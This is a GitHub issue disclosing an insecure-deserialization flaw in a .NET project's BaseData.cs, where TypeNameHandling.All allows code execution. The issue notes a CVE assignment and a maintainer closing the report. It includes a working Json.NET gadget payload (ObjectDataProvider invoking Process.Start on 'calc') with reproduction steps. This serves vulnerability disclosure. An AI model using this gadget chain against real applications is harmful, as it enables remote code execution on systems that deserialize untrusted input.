New issue

Jump to bottom

Insecure Deserialization due to insecure TypeNameHandling leads to Code Execution. #3537

Closed 4 tasks done raj-kumar-j opened this issue on Aug 25, 2019 · 2 comments

raj-kumar-j commented on Aug 25, 2019 • edited

Expected Behavior

The application should not deserialize untrusted data which is user controllable without proper checks and validation of incoming types.

Actual Behavior

While deserializing a string, the deserializer is able to invoke unsafe classes that can execute OS commands due to insecure configuration of **TypeNameHandling** property in **JsonSerializerSettings**, which is currently set to **All** from version **2.3.0.0** to **2.4.0.1**. The vulnerable code is in **Common/Data/BaseData.cs line 343**.

Potential Solution


1. While deserializing untrusted data. DO NOT use any TypeNameHandling other than None. (**Highly Recommended**)
2. If TypeNameHandling other than None is required, then use a **SerializationBinder** to **validate and whitelist the incoming types**.

Reproducing the Problem

1. After opening the solution in visual studio, write the below lines of code in any class that inherits from BaseData class. I have written below code in BasicTemplateAlgorithm.cs.

```
// string containing exploit code. The string source can be data from remote data server or local file.
string server_data = "{"$type":"System.Windows.Data.ObjectDataProvider,PresentationFramework","MethodName":"Start","MethodParameters":
{"$type":"System.Collections.ArrayList,mscorlib","$values":["calc"]},"ObjectInstance":{"$type":"System.Diagnostics.Process,System"}}";
// Call the DeserializeMessage method in BaseData by passing string, which will try to deserialize the string to an object.
object obj = BaseData.DeserializeMessage(server_data);
```

2. Rebuild and run the solution. The calculator program will pop up. I have a video POC. Please request in case required



System Information

Tested on Windows 10 with Visual Studio 2019 Community Edition. Codebase version tested 2.4.0.1.

Checklist

- [x] I have completely filled out this template
- [x] I have confirmed that this issue exists on the current `master` branch
- [x] I have confirmed that this is not a duplicate issue by searching issues
- [x] I have provided detailed steps to reproduce the issue

OS-WS commented on Apr 21, 2021

Hi, this issue was assigned with CVE-2020-20136.
Was this issue ever addressed?
thanks in advance!

Martin-Molinero commented on Jan 19 Member

Closing this issue for now since Lean is expected to be running in an environment where the data provided is trusted

1

 **Martin-Molinero** closed this as completed on Jan 19

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants